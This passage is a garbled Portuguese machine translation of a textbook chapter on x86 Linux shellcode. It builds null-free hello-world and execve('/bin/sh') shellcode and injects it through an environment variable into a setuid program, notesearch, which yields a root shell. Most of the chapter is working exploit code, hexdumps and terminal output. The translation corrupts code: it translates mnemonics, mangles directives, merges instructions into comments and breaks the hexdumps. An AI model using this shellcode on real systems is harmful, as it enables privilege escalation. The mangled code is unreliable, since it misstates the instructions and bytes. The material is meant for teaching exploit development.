#defineinir NR_oldfstat   28
#defineinir NR_pause      29
#defineinir NR_utime     30
#defineinir NR_stty       31
#defineinir NR_gtty       32
#defineinir NR_acesso     33
#defineinir NR_nice       34
#defineinir NR_ftime      35
#defineinir NR_sync       36
#defineinir NR_kill       37
#defineinir NR_rename     38
#defineinir NR_mkdir      39
---
```

Em nossa reescrita do helloworld.c em assembly, faremos uma chamada de sistema para a função write() para a saída e, em seguida, uma segunda chamada de sistema para exit() para que o processo seja encerrado de forma limpa. Isso pode ser feito em assembly *x86* usando apenas duas instruções de assembly: mov e int.

As instruções de montagem do processador *x86* têm um, dois, três ou nenhum operando. Os operandos de uma instrução podem ser valores numéricos, endereços de memória ou registros do processador. O processador *x86* tem vários registros de 32 bits que podem ser vistos como variáveis de hardware. Os registros EAX, EBX, ECX, EDX, ESI, EDI, EBP e ESP podem ser usados como operandos, enquanto o registro EIP (ponteiro de execução) não pode.

A instrução mov copia um valor entre seus dois operandos. Usando a sintaxe de montagem da Intel, o primeiro operando é o destino e o segundo é a origem. A instrução int envia um sinal de interrupção para o kernel, definido por seu único operando. No kernel do Linux, a interrupção 0x80 é usada para dizer ao kernel para fazer uma chamada de sistema. Quando a instrução int 0x80 é executada, o kernel faz uma chamada do sistema com base nos quatro primeiros registros. O registro EAX é usado para especificar qual chamada de sistema deve ser feita, enquanto os registros EBX, ECX e EDX são usados para manter o primeiro, o segundo e o terceiro argumentos da chamada de sistema. Todos esses registros podem ser definidos com a instrução mov.

Na listagem de código de montagem a seguir, os segmentos de memória são simplesmente declarados. A string "Hello, world!" com um caractere de nova linha (0x0a) está no segmento de dados, e as instruções de montagem reais estão no segmento de texto. Isso segue as práticas adequadas de segmentação de memória.

helloworld.asm

seção .data	Segmento de dados	
msg db	"Olá, mundo!", 0x0a	A cadeia de caracteres e o caractere de nova linha
seção .text	Segmento de texto	
global _start	Ponto de entrada padrão para vinculação ELF	

_iniciar:

```
SYSCALL: write(1, msg, 14)
mov eax, 4          ; Coloque 4 em eax, pois write é a syscall nº 4.
mov ebx, 1          ; Coloque 1 em ebx, pois stdout é 1.
mov ecx, msg        ; Coloque o endereço da string em ecx.
mov edx, 14         ; Coloque 14 em edx, pois nossa string tem 14
bytes. int 0x80      Chamada ao kernel para que a chamada do sistema
ocorra.

SYSCALL: exit(0)
mov eax, 1          ; Coloque 1 em eax, pois a saída é a syscall
nº 1. mov ebx, 0      ; Sair com sucesso.
int 0x80            ; Faz a syscall.
```

As instruções desse programa são diretas. Para a syscall write() para a saída padrão, o valor 4 é colocado em EAX, pois a função write() é a chamada de sistema número 4. Em seguida, o valor 1 é colocado em EBX, já que o primeiro argumento de write() deve ser o descriptor de arquivo para a saída padrão. Em seguida, o endereço da string no segmento de dados é colocado em ECX e o comprimento da string (nesse caso, 14 bytes) é colocado em EDX. Depois que esses registros são carregados, a interrupção da chamada do sistema é acionada, o que chamará a função write().

Para sair de forma limpa, a função exit() precisa ser chamada com um único argumento 0. Assim, o valor 1 é colocado em EAX, já que exit() é a chamada de sistema número 1, e o valor 0 é colocado em EBX, já que o primeiro e único argumento deve ser 0. Em seguida, a interrupção da chamada de sistema é acionada novamente.

Para criar um binário executável, esse código de montagem deve primeiro ser montado e depois vinculado a um formato executável. Ao compilar o código C, o compilador GCC cuida de tudo isso automaticamente. Vamos criar um binário em formato executável e de vinculação (ELF), portanto a linha global `_start` mostra ao vinculador onde começam as instruções de montagem.

O montador nasm com o argumento `-f elf` montará o helloworld.asm em um arquivo de objeto pronto para ser vinculado como um binário ELF. Por padrão, esse arquivo de objeto será chamado helloworld.o. O programa vinculador ld produzirá um binário executável a.out a partir do objeto montado.

```
reader@hacking:~/booksrc $ nasm -f elf helloworld.asm
reader@hacking:~/booksrc $ ld helloworld.o
reader@hacking:~/booksrc $ ./a.out
Olá, mundo! reader@hacking:~/booksrc $
```

Esse pequeno programa funciona, mas não é um shellcode, pois não é autônomo e precisa ser vinculado.

0x520 O caminho para o código de shell

O shellcode é literalmente injetado em um programa em execução, onde assume o controle como um vírus biológico dentro de uma célula. Como o shellcode não é realmente um programa executável, não podemos nos dar ao luxo de declarar o layout dos dados na memória ou mesmo usar outros segmentos de memória.

Nossas instruções devem ser autocontidas e estar prontas para assumir o controle do processador, independentemente de seu estado atual. Isso é comumente chamado de código independente de posição.

No shellcode, os bytes da string "Hello, world!" devem ser misturados com os bytes das instruções de montagem, pois não há segmentos de memória definíveis ou previsíveis. Isso é bom, desde que o EIP não tente interpretar a string como instruções. Entretanto, para acessar a string como dados, precisamos de um ponteiro para ela. Quando o shellcode é executado, ele pode estar em qualquer lugar da memória. O endereço absoluto da string na memória precisa ser calculado em relação ao EIP. No entanto, como o EIP não pode ser acessado a partir de instruções de montagem, precisamos usar algum tipo de truque.

0x521 Instruções de montagem usando a pilha

A pilha é tão essencial para a arquitetura x86 que há instruções especiais para suas operações.

Instrução	Descrição
push <source>	Empurra o operando de origem para a pilha.
pop <destination>	Retira um valor da pilha e o armazena no operando de destino.
call <localização>	Chama uma função, saltando a execução para o endereço no operando de localização. Esse local pode ser relativo ou absoluto. O endereço da instrução que segue a chamada é colocado na pilha, para que a execução possa retornar mais tarde.
ret	Retornar de uma função, retirando o endereço de retorno da pilha e pulando a execução para lá.

As explorações baseadas na pilha são possíveis graças às instruções call e ret. Quando uma função é chamada, o endereço de retorno da próxima instrução é colocado na pilha, iniciando o quadro da pilha. Depois que a função é concluída, a instrução ret remove o endereço de retorno da pilha e faz o EIP saltar de volta para lá. Ao substituir o endereço de retorno armazenado na pilha antes da instrução ret, podemos assumir o controle da execução de um programa.

Essa arquitetura pode ser mal utilizada de outra forma para resolver o problema de endereçamento dos dados da cadeia de caracteres em linha. Se a cadeia de caracteres for colocada diretamente após uma instrução de chamada, o endereço da cadeia de caracteres será colocado na pilha como o endereço de retorno. Em vez de chamar uma função, podemos pular a string para uma instrução pop que retirará o endereço da pilha e o colocará em um registro. As instruções de montagem a seguir demonstram essa técnica.

helloworld1.s

BITS 32 Informe ao nasm que esse é um código de 32 bits

```
call mark_below    Chamada abaixo da string para instruções
db "Hello, world!", 0x0a, 0x0d ; com bytes de nova linha e retorno de carro.

mark_below:
ssize_t write(int fd, const void *buf, size_t count);
pop ecx          ; Coloca o endereço de retorno (string ptr) em
ecx. mov eax, 4  ; Escreve a syscall #.
mov ebx, 1        ; Descritor de arquivo STDOUT
```

```

mov edx, 15          ; Comprimento da string
int 0x80            ; Do syscall: write(1, string, 14)

; void _exit(int status);
mov eax, 1           ; Sair da syscall #
mov ebx, 0           ; Status = 0
int 0x80            ; Fazer syscall: exit(0)

```

A instrução de chamada salta a execução para baixo da string. Isso também empurra o endereço da próxima instrução para a pilha, sendo que, no nosso caso, a próxima instrução é o início da cadeia de caracteres. O endereço de retorno pode ser imediatamente retirado da pilha e colocado no registro apropriado. Sem usar nenhum segmento de memória, essas instruções brutais, injetadas em um processo existente, serão executadas de forma totalmente independente da posição. Isso significa que, quando essas instruções são montadas, elas não podem ser vinculadas a um executável.

```

reader@hacking:~/booksrc $ nasm helloworld1.s
reader@hacking:~/booksrc $ ls -l helloworld1
-rw-r--r-- 1 reader reader 50 2007-10-26 08:30 helloworld1
reader@hacking:~/booksrc $ hexdump -C helloworld1
00000000  e8 0f 00 00 00 48 65 6c      6c 6f 2c 20 77 6f 72 6c      |.....Hello, worl|
00000010  64 21 0a 0d 59 b8 04 00      00 00 bb 01 00 00 00 ba      |d!...Y..................|
00000020  0f 00 00 00 00 cd 80 b8 01      00 00 00 bb 00 00 00 00 00  |........................|
00000030  cd 80                         ..|..|
00000032

reader@hacking:~/booksrc $ ndisasm -b32 helloworld1
00000000  E80F000000      chamada 0x14
00000005  48              dec eax
00000006  656C            gs insb
00000008  6C              insb
00000009  6F              fora do padrão
0000000A  2C20            sub al,0x20
0000000C  776F            ja 0x7d
0000000E  726C            jc 0x7c
00000010  64210A          e [fs:edx],ecx
00000013  0D59B80400      or eax,0x4b859
00000018  0000            add [eax],al
0000001A  BB01000000      mov ebx,0x1
0000001F  BAA0F000000      mov edx,0xf
00000024  CD80            int 0x80
00000026  B801000000      mov eax,0x1
0000002B  BB00000000      mov ebx,0x0
00000030  CD80            int 0x80
leitor@hacking:~/booksrc $

```

O assembler nasm converte a linguagem assembly em código de máquina e uma ferramenta correspondente chamada ndisasm converte o código de máquina em assembly. Essas ferramentas são usadas acima para mostrar a relação entre os bytes de código de máquina e as instruções de montagem. As instruções de desmontagem marcadas em negrito são os bytes da string "Hello, world!" interpretados como instruções.

Agora, se pudermos injetar esse shellcode em um programa e redirecionar o

EIP, o programa imprimirá *Hello, world!* Vamos usar o alvo de exploração familiar do programa notesearch.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat helloworld1)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE estará em 0xbffff9c6
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xc6\xf9\xff\xbf "x40')
-----[ end of note data ]----- Falha
de segmentação
reader@hacking:~/booksrc $
```

Falha. Por que você acha que ele falhou? Em situações como essa, o GDB é seu melhor amigo. Mesmo que você já saiba o motivo dessa falha específica, aprender a usar um depurador de forma eficaz o ajudará a resolver muitos outros problemas no futuro.

0x522 Investigando com o GDB

Como o programa notesearch é executado como root, não podemos depurá-lo como um usuário normal. No entanto, também não podemos simplesmente anexar a uma cópia em execução, pois ele sai muito rapidamente. Outra maneira de depurar programas é com os despejos de núcleo. Em um prompt raiz, o sistema operacional pode ser instruído a despejar a memória quando o programa travar usando o comando ulimit -c unlimited. Isso significa que os arquivos de núcleo despejados podem ter o tamanho que for necessário. Agora, quando o programa for interrompido, a memória será despejada no disco como um arquivo de núcleo, que pode ser examinado usando o GDB.

```

0xbffff9a3: 0xe8    0x0f    0x48    0x65    0x6c    0x6c    0x6f    0x2c
0xbffff9ab: 0x20    0x77    0x6f    0x72    0x6c    0x64    0x21    0x0a
0xbffff9b3: 0x0d    0x59    0xb8    0x04    0xbb    0x01    0xba    0x0f
0xbffff9bb: 0xcd    0x80    0xb8    0x01    0xbb    0xcd    0x80    0x00
(gdb) quit
root@hacking:/home/reader/booksrsrc # hexdump -C helloworld1
0 0 0 0 0 0 0  e8 0f 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c |.....Hello, worl|
0 0 0 0 0 0 1 0  64 21 0a 0d 59 b8 04 00 00 00 00 bb 01 00 00 00 00 ba |d!...Y. ....|
0 0 0 0 0 0 2 0  0f 00 00 00 cd 80 b8 01 00 00 00 00 bb 00 00 00 00 00 |. ....|
00000030 cd 80                                ..|
00000032
root@hacking:/home/reader/booksrsrc #

```

Depois que o GDB é carregado, o estilo de desmontagem é alterado para Intel. Como estamos executando o GDB como root, o arquivo `.gdbinit` não será usado. A memória onde o shellcode deveria estar é examinada. As instruções parecem incorretas, mas parece que a primeira instrução de chamada incorreta foi o que causou a falha. Pelo menos, a execução foi redirecionada, mas algo deu errado com os bytes do shellcode. Normalmente, as cadeias de caracteres são encerradas por um byte nulo, mas aqui, o shell teve a gentileza de remover esses bytes nulos para nós. Isso, no entanto, destrói totalmente o significado do código de máquina. Muitas vezes, o shellcode é injetado em um processo como uma string, usando funções como `strcpy()`. Essas funções simplesmente terminam no primeiro byte nulo, produzindo um shellcode incompleto e inutilizável na memória. Para que o shellcode sobreviva ao trânsito, ele deve ser reprojeto para que não contenha bytes nulos.

0x523 Remoção de bytes nulos

Observando a desmontagem, é óbvio que os primeiros bytes nulos vêm da instrução de chamada.

```

reader@hacking:~/booksrsrc $ ndisasm -b32 helloworld1
00000000  E80F000000      chamada 0x14
00000005  48              dec eax
00000006  656C            gs insb
00000008  6C              insb
00000009  6F              ultrapassado
0000000A  2C20            sub al,0x20
0000000C  776F            ja 0x7d
0000000E  726C            jc 0x7c
00000010  64210A          e [fs:edx],ecx
00000013  0D59B80400      or eax,0x4b859
00000018  0000            add [eax],al
0000001A  BB01000000      mov ebx,0x1
0000001F  BA0F000000      mov edx,0xf
00000024  CD80            int 0x80
00000026  B801000000      mov eax,0x1
0000002B  BB00000000      mov ebx,0x0
00000030  CD80            int 0x80
leitor@hacking:~/booksrsrc $

```

Essa instrução faz a execução avançar 19 (0x13) bytes, com base no primeiro

operando. A instrução de chamada permite distâncias de salto muito maiores,

o que significa que um valor pequeno como 19 terá que ser preenchido com zeros à esquerda, resultando em bytes nulos.

Uma maneira de contornar esse problema aproveita o complemento de dois. Um número negativo pequeno terá seus bits iniciais ativados, resultando em bytes 0xff. Isso significa que, se chamarmos o uso de um valor negativo para retroceder na execução, o código de máquina para essa instrução não terá nenhum byte nulo. A seguinte revisão do shellcode helloworld usa uma implementação padrão desse truque: Saltar para o final do shellcode para uma instrução de chamada que, por sua vez, saltará de volta para uma instrução pop no início do shellcode.

helloworld2.s

BITS 32 Informe ao nasm que esse é um código de 32 bits.

jmp short one ; Pule para uma chamada no final.

two:

```
; ssize_t write(int fd, const void *buf, size_t count);
pop ecx                   ; Coloca o endereço de retorno (string ptr) em
ecx. mov eax, 4           ; Escreve a syscall #.
mov ebx, 1               ; Descritor de arquivo
STDOUT mov edx, 15       ; Comprimento da string
int 0x80                 ; Do syscall: write(1, string, 14)

; void _exit(int status);
mov eax, 1               ; Sair da syscall #
mov ebx, 0               ; Status = 0
int 0x80                 ; Fazer syscall: exit(0)
```

um:

chamada dois **Chamada de volta para cima para evitar bytes nulos**
db "Hello, world!", 0xa, 0xd ; com bytes de nova linha e retorno de carro.

Após a montagem desse novo shellcode, a desmontagem mostra que a instrução de chamada (mostrada em itálico abaixo) agora está livre de bytes nulos. Isso resolve o primeiro e mais difícil problema de bytes nulos para esse shellcode, mas ainda há muitos outros bytes nulos (mostrados em negrito).

```
reader@hacking:~/booksrc $ nasm helloworld2.s
reader@hacking:~/booksrc $ ndisasm -b32 helloworld2
00000000 EB1E            jmp short 0x20
00000002                59pop ecx
00000003 B804000000    mov eax,0x4
00000008 BB01000000    mov ebx,0x1
0000000D BA0F000000    mov edx,0xf
00000012 CD80           int 0x80
00000014 B801000000    mov eax,0x1
00000019 BB00000000    mov ebx,0x0
0000001E CD80           int 0x80
00000020 E8DDFFFFFF    chama
                          da 0x2
00000025 48              dec eax
00000026 656C            gs insb
00000028 6C              insb
```

```

00000029  6F          fora do padrão
0000002A  2C20       sub al,0x20
0000002C  776F       ja 0x9d
0000002E  726C       jc 0x9c
00000030  64210A     e [fs:edx],ecx
00000033  0D          db 0x0D
leitor@hacking:~/booksrc $
```

Esses bytes nulos restantes podem ser eliminados com o conhecimento da largura e do endereçamento dos registros. Observe que a primeira instrução jmp é, na verdade, jmp short. Isso significa que a execução só pode saltar um máximo de aproximadamente 128 bytes em qualquer direção. A instrução jmp normal, assim como a instrução call (que não tem versão curta), permite saltos muito mais longos. A diferença entre o código de máquina montado para as duas variedades de salto é mostrada abaixo:

EB 1E	jmp short 0x20
-------	----------------

versus

E9 1E 00 00	00jmp 0x23
-------------	------------

Os registradores EAX, EBX, ECX, EDX, ESI, EDI, EBP e ESP têm 32 bits de largura. O *E* significa *extended* (*estendido*), porque originalmente eram registradores de 16 bits chamados AX, BX, CX, DX, SI, DI, BP e SP. Essas versões originais de 16 bits dos registradores ainda podem ser usadas para acessar os primeiros 16 bits de cada registro de 32 bits correspondente. Além disso, os bytes individuais dos registros AX, BX, CX e DX podem ser acessados como registros de 8 bits chamados AL, AH, BL, BH, CL, CH, DL e DH, em que *L* representa o *byte baixo* e *H*, o *byte alto*. Naturalmente, as instruções de montagem que usam os registradores menores só precisam especificar operandos até a largura de bit do registrador. As três variações de uma instrução mov são mostradas abaixo.

Código de máquina	Montagem
B8 04 00 00 00	mov eax,0x4
66 B8 04 00	mov ax,0x4
B0 04	mov al,0x4

O uso do registro AL, BL, CL ou DL colocará o byte menos significativo correto no registro estendido correspondente sem criar bytes nulos no código de máquina. No entanto, os três primeiros bytes do registro ainda podem conter qualquer coisa. Isso é especialmente verdadeiro para o shellcode, pois ele assumirá o controle de outro processo. Se quisermos que os valores de registro de 32 bits estejam corretos, precisaremos zerar todo o registro antes das instruções mov - mas isso, novamente, deve ser feito sem usar bytes nulos. Aqui estão mais algumas instruções simples de montagem para seu arsenal. As duas primeiras são instruções pequenas que aumentam e diminuem seu operando em um.

Instrução	Descrição
inc <target>	Incrementa o operando de destino adicionando 1 a ele.
dec <target>	Diminui o operando de destino subtraindo 1 dele.

As próximas instruções, como a instrução `mov`, têm dois operandos. Todas elas fazem operações aritméticas simples e operações lógicas bit a bit entre os dois operandos, armazenando o resultado no primeiro operando.

Instrução	Descrição
add <dest>, <source>	Adiciona o operando de origem ao operando de destino, armazenando o resultado no destino.
sub <dest>, <source>	Subtrai o operando de origem do operando de destino, armazenando o resultado no destino.
ou <dest>, <source>	Executa uma operação lógica ou bit a bit, comparando cada bit de um operando com o bit correspondente do outro operando. 1 ou 0 = 1 1 ou 1 = 1 0 ou 1 = 1 0 ou 0 = 0 Se o bit de origem ou o bit de destino estiver ativado, ou se ambos estiverem ativados, o bit de resultado estará ativado; caso contrário, o resultado estará desativado. O resultado final é armazenado no operando de destino.
e <dest>, <source>	Executa uma operação lógica e bit a bit, comparando cada bit de um operando com o bit correspondente do outro operando. 1 ou 0 = 0 1 ou 1 = 1 0 ou 1 = 0 0 ou 0 = 0 O bit de resultado é ativado somente se o bit de origem e o bit de destino estiverem ativados. O resultado final é armazenado no operando de destino.
xor <dest>, <source>	Executa uma operação lógica bit a bit exclusiva ou (xor), comparando cada bit de um operando com o bit correspondente do outro operando. 1 ou 0 = 1 1 ou 1 = 0 0 ou 1 = 1 0 ou 0 = 0 Se os bits forem diferentes, o bit de resultado será ativado; se os bits forem iguais, o bit de resultado será desativado. O resultado final é armazenado no operando de destino.

Um método é mover um número arbitrário de 32 bits para o registro e, em seguida, subtrair esse valor do registro usando as instruções `mov` e `sub`:

B8 44 33 22 11	mov eax,0x11223344
2D 44 33 22	11sub eax,0x11223344

Embora essa técnica funcione, são necessários 10 bytes para zerar um único registro, o que torna o shellcode montado maior do que o necessário. Você consegue pensar em uma maneira de otimizar essa técnica? O valor DWORD

especificado em cada instrução

compreende 80% do código. A subtração de qualquer valor de si mesmo também produz 0 e não requer nenhum dado estático. Isso pode ser feito com uma única instrução de dois bytes:

29 C0	sub eax,eax
-------	-------------

O uso da instrução sub funcionará bem ao zerar os registros no início do shellcode. No entanto, essa instrução modificará os sinalizadores do processador, que são usados para ramificação. Por esse motivo, há uma instrução preferida de dois bytes que é usada para zerar os registros na maioria dos códigos de shell. A instrução xor executa uma operação exclusiva ou nos bits de um registro. Como 1 combinado com 1 resulta em 0, e 0 combinado com 0 resulta em 0, qualquer valor combinado com ele mesmo resultará em 0. Esse é o mesmo resultado de qualquer valor subtraído dele mesmo, mas a instrução xor não modifica os sinalizadores do processador, por isso é considerada um método mais limpo.

31 C0	xor eax,eax
-------	-------------

É possível usar com segurança a instrução sub para zerar os registros (se isso for feito no início do shellcode), mas a instrução xor é a mais comumente usada em shellcode em estado selvagem. Esta próxima revisão do shellcode faz uso dos registros menores e da instrução xor para evitar bytes nulos. As instruções inc e dec também foram usadas quando possível para tornar o shellcode ainda menor.

helloworld3.s

BITS 32	Diga ao nasm que este é um
---------	----------------------------

código de 32 bits. jmp short one Salta para uma chamada no final.

dois:

```
; ssize_t write(int fd, const void *buf, size_t count);
pop ecx          ; Coloca o endereço de retorno (string ptr) em ecx.
xor eax, eax    ; Zera os 32 bits completos do registro eax.
mov al, 4        ; Escreve a syscall nº 4 no byte mais baixo
de eax. xor ebx, ebx ; Zerar ebx.
inc ebx          ; Incrementa ebx para 1, descriptor de arquivo
STDOUT. xor edx, edx
mov dl, 15       ; Comprimento da string
int 0x80          ; Do syscall: write(1, string, 14)

; void _exit(int status);
mov al, 1        ; Sai da syscall nº 1, os 3 bytes superiores ainda estão
zerados. dec ebx ; Diminui ebx de volta para 0 para status = 0.
int 0x80          ; Fazer syscall: exit(0)
```

um:

chamada dois Chamada de volta para cima para evitar bytes nulos
db "Hello, world!", 0x0a, 0x0d ; com bytes de nova linha e retorno de carro.

Depois de montar esse shellcode, o hexdump e o grep são usados para verificar rapidamente se há bytes nulos.

```
reader@hacking:~/booksrc $ nasm helloworld3.s
reader@hacking:~/booksrc $ hexdump -C helloworld3 | grep --color=auto 00 0 0 0 0 0 0 0 0 eb
13 59 31 c0 b0 04 31 db 43 31 d2 b2 0f cd 80 | ..Y1...1.C1.....| 
0 0 0 0 0 1 0 b0 01 4b cd 80 e8 e8 ff ff ff 48 65 6c 6c 6c 6f 2c | ..K.....Olá,|
00000020 20 77 6f 72 6c 64 21 0a 0d           | world!...
00000029
leitor@hacking:~/booksrc $
```

Agora esse shellcode pode ser usado, pois não contém bytes nulos. Quando usado com um exploit, o programa notesearch é coagido a cumprimentar o mundo como um novato.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat helloworld3)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE estará em 0xbffff9bc
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xbcb\xf9\xff\xbf "x40')
[DEBUG] encontrou uma nota de 33 bytes para o ID de usuário 999
-----[ fim dos dados da nota ]-----
Olá, mundo!
leitor@hacking:~/booksrc $
```

0x530 Shell-Spawning Shellcode

Agora que você aprendeu a fazer chamadas de sistema e a evitar bytes nulos, todos os tipos de códigos de shell podem ser construídos. Para gerar um shell, precisamos apenas fazer uma chamada de sistema para executar o programa shell /bin/sh. A chamada de sistema número 11, execve(), é semelhante à função execute() do C que usamos nos capítulos anteriores.

EXECVE(2)	Manual do programador Linux	EXECVE(2)
-----------	-----------------------------	-----------

NOME

execve - executar programa

SINOPSE

```
#include <unistd.h>

int execve(const char *filename, char *const argv[], char
           *const envp[]);
```

DESCRIÇÃO

execve() executa o programa apontado por filename. O nome do arquivo deve ser um executável binário ou um script que comece com uma linha do tipo "#! interpreter [arg]". No último caso, o interpretador deve ser um nome de caminho válido para um executável que não seja um script, que será chamado como interpreter [arg] filename.

argv é uma matriz de cadeias de argumentos passadas para o novo programa. envp é uma matriz de cadeias de caracteres, convencionalmente no formato key=value, que são

passado como ambiente para o novo programa. Tanto argv quanto envp devem ser terminados por um ponteiro nulo. O vetor de argumentos e o ambiente podem ser acessados pela função principal do programa chamado, quando ela é definida como int main(int argc, char *argv[], char *envp[]).

O primeiro argumento do nome do arquivo deve ser um ponteiro para a string "/bin/sh", pois é isso que queremos executar. A matriz de ambiente - o terceiro argumento - pode estar vazia, mas ainda precisa ser terminada com um ponteiro nulo de 32 bits. A matriz de argumentos - o segundo argumento - também deve ser terminada com um ponteiro nulo; ela também deve conter o ponteiro de cadeia de caracteres (já que o argumento zero é o nome do programa em execução). Feito em C, um programa que fizesse essa chamada teria a seguinte aparência:

exec_shell.c

```
#include <unistd.h>

int main() {
    char filename[] = "/bin/sh\x00";
    char **argv, **envp; // Matrizes que contêm ponteiros de caracteres

    argv[0] = filename; // O único argumento é o nome do
    arquivo. argv[1] = 0; // Encerra a matriz de argumentos
    com um valor nulo.

    envp[0] = 0; // Encerra a matriz de ambiente de forma nula.

    execve(filename, argv, envp);
}
```

Para fazer isso em assembly, as matrizes de argumentos e de ambiente precisam ser construídas na memória. Além disso, a cadeia de caracteres "/bin/sh" precisa ser terminada com um byte nulo. Isso também deve ser construído na memória. Lidar com a memória em assembly é semelhante a usar ponteiros em C. A instrução lea, cujo nome significa *carregar endereço efetivo*, funciona como o operador address-of em C.

Instrução	Descrição
lea <dest>, <source>	Carrega o endereço efetivo do operando de origem no operando de destino.

Com a sintaxe do Intel Assembly, os operandos podem ser desreferenciados como ponteiros se estiverem entre colchetes. Por exemplo, a seguinte instrução em assembly tratará EBX+12 como um ponteiro e escreverá eax no local para onde ele está apontando.

89 43 0C	mov [ebx+12],eax
----------	------------------

O código de shell a seguir usa essas novas instruções para criar os argumentos execve() na memória. A matriz de ambiente é colapsada no final da matriz de argumentos, de modo que eles compartilham o mesmo terminador

nulo de 32 bits.

exec_shell.s

BITS 32

```
        jmp short dois      Pule para baixo para o truque de chamada.  
um:  
; int execve(const char *filename, char *const argv [], char *const envp[]) pop  
    ebx          ; Ebx tem o endereço da string.  
    xor eax, eax   ; Coloque 0 em eax.  
    mov [ebx+7], al  ; Termina nula a string /bin/sh. mov  
    [ebx+8], ebx ; Coloca o endereço de ebx onde está o AAAA.  
    mov [ebx+12], eax ; Coloque o terminador nulo de 32 bits onde está o BBBB.  
lea ecx, [ebx+8] ; Carrega o endereço de [ebx+8] em ecx para argv ptr.  
lea edx, [ebx+12] ; Edx = ebx + 12, que é o ptr envp. mov al, 11  
                  ; Syscall #11  
int 0x80          ; Faça isso.  
  
dois:  
chamar um       Use uma chamada para obter o endereço da string.  
db '/bin/shXAAAABBBB'  Os bytes XAAAABBBB não são necessários.
```

Depois de terminar a string e construir as matrizes, o shellcode usa a instrução lea (mostrada em negrito acima) para colocar um ponteiro na matriz de argumentos no registro ECX. Carregar o endereço efetivo de um registro entre colchetes adicionado a um valor é uma maneira eficiente de adicionar o valor ao registro e armazenar o resultado em outro registro. No exemplo acima, os colchetes desreferenciam EBX+8 como o argumento para lea, que carrega esse endereço em EDX. Carregar o endereço de um ponteiro desreferenciado produz o ponteiro original, portanto, essa instrução coloca EBX+8 em EDX. Normalmente, isso exigiria uma instrução mov e uma instrução add. Quando montado, esse código de shell é desprovido de bytes nulos. Ele gerará um shell quando usado em uma exploração.

```
reader@hacking:~/booksrc $ nasm exec_shell.s  
reader@hacking:~/booksrc $ wc -c exec_shell 36  
exec_shell  
reader@hacking:~/booksrc $ hexdump -C exec_shell  
0 0 0 0 0 0 0 0 eb 16 5b 31 c0 88 43 07 89 5b 08 89 43 0c 8d 4b | ...[1..C..[..C..K|  
0 0 0 0 0 1 0 0 8 8d 53 0c b0 0b cd 80 e8 e5 ff ff ff ff 2f 62 69 | ..S......./bi|  
0 0 0 0 0 2 0 6e 2f 73 68                                |n/sh|  
00000024  
reader@hacking:~/booksrc $ export SHELLCODE=$(cat exec_shell)  
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch SHELLCODE  
estará em 0xbffff9c0  
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xc0\xf9\xff\xbf "x40') [DEBUG]  
encontrou uma nota de 34 bytes para o ID de usuário 999  
[DEBUG] encontrou uma nota de 41 bytes para o  
usuário id 999 [DEBUG] encontrou uma nota de 5  
bytes para o usuário id 999 [DEBUG] encontrou uma  
nota de 35 bytes para o usuário id 999 [DEBUG]  
encontrou uma nota de 9 bytes para o usuário id 999  
[DEBUG] encontrou uma nota de 33 bytes para o  
usuário id 999  
-----[ fim dos dados da nota ]-----
```

```
sh-3.2# whoami
root
sh-3.2#
```

Esse shellcode, no entanto, pode ser reduzido para menos do que os atuais 45 bytes. Como o shellcode precisa ser injetado na memória do programa de alguma forma em que códigos de shell menores podem ser usados em situações de exploração mais restritas com buffers utilizáveis menores. Quanto menor o shellcode, maior o número de situações em que ele pode ser usado. Obviamente, o auxílio visual AAAAABBBB pode ser cortado do final da string, o que reduz o shellcode para 36 bytes.

```
reader@hacking:~/booksrc/shellcodes $ hexdump -C exec_shell
0 0 0 0 0 0 0 eb 16 5b 31 c0 88 43 07 89 5b 08 89 43 0c 8d 4b | ...[..C..[..C..K|
0 0 0 0 0 1 0 08 8d 53 0c b0 0b cd 80 e8 e5 ff ff ff 2f 62 69 | ..S......./bi|
0 0 0 0 0 2 0 6e 2f 73 68 |n/sh|
00000024
reader@hacking:~/booksrc/shellcodes $ wc -c exec_shell
exec_shell
reader@hacking:~/booksrc/shellcodes $
```

Esse shellcode pode ser reduzido ainda mais se for redesenhadado e usar os registros de forma mais eficiente. O registro ESP é o ponteiro da pilha, apontando para o topo da pilha. Quando um valor é colocado na pilha, o ESP é movido para cima na memória (subtraindo 4) e o valor é colocado no topo da pilha. Quando um valor é retirado da pilha, o ponteiro em ESP é movido para baixo na memória (adicionando 4).

O código de shell a seguir usa instruções push para criar as estruturas necessárias na memória para a chamada de sistema execve().

tiny_shell.s

BITS 32

```
; execve(const char *filename, char *const argv [], char *const envp[])
xor eax, eax          ; zera eax.
push eax             ; Empurre alguns nulos para terminar a
                     ; string. push 0x68732f2f ; Empurra "//sh" para a pilha.
push 0x6e69622f      ; Empurra "/bin" para a pilha.
mov ebx, esp          ; Coloca o endereço de "/bin//sh" em ebx, via esp.
push eax             ; Empurre o terminador nulo de 32 bits para a pilha.
mov edx, esp          ; Esse é um array vazio para envp.
push ebx             ; Empurre o endereço da cadeia de caracteres para a
                     ; pilha acima do terminador nulo. mov ecx, esp Esse é o array argv com
                     ; string ptr.
mov al, 11            ; Syscall nº 11.
int 0x80              ; Faça isso.
```

Esse shellcode cria a string com terminação nula "/bin//sh" na pilha e, em seguida, copia o ESP para o ponteiro. A barra invertida extra não tem importância e é efetivamente ignorada. O mesmo método é usado para criar as matrizes para os argumentos restantes. O código de shell resultante ainda gera um shell, mas

tem apenas 25 bytes, em comparação com 36 bytes usando o método de chamada jmp.

```
reader@hacking:~/booksrc $ nasm tiny_shell.s
reader@hacking:~/booksrc $ wc -c tiny_shell 25
tiny_shell
reader@hacking:~/booksrc $ hexdump -C tiny_shell
0 0 0 0 0 0 0 31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 |1.Ph//shh/bin..P|
0 0 0 0 0 1 0 89 e2 53 89 e1 b0 0b cd 80           |..S.....|
00000019
reader@hacking:~/booksrc $ export SHELLCODE=$(cat tiny_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch SHELLCODE
estará em 0xbffff9cb
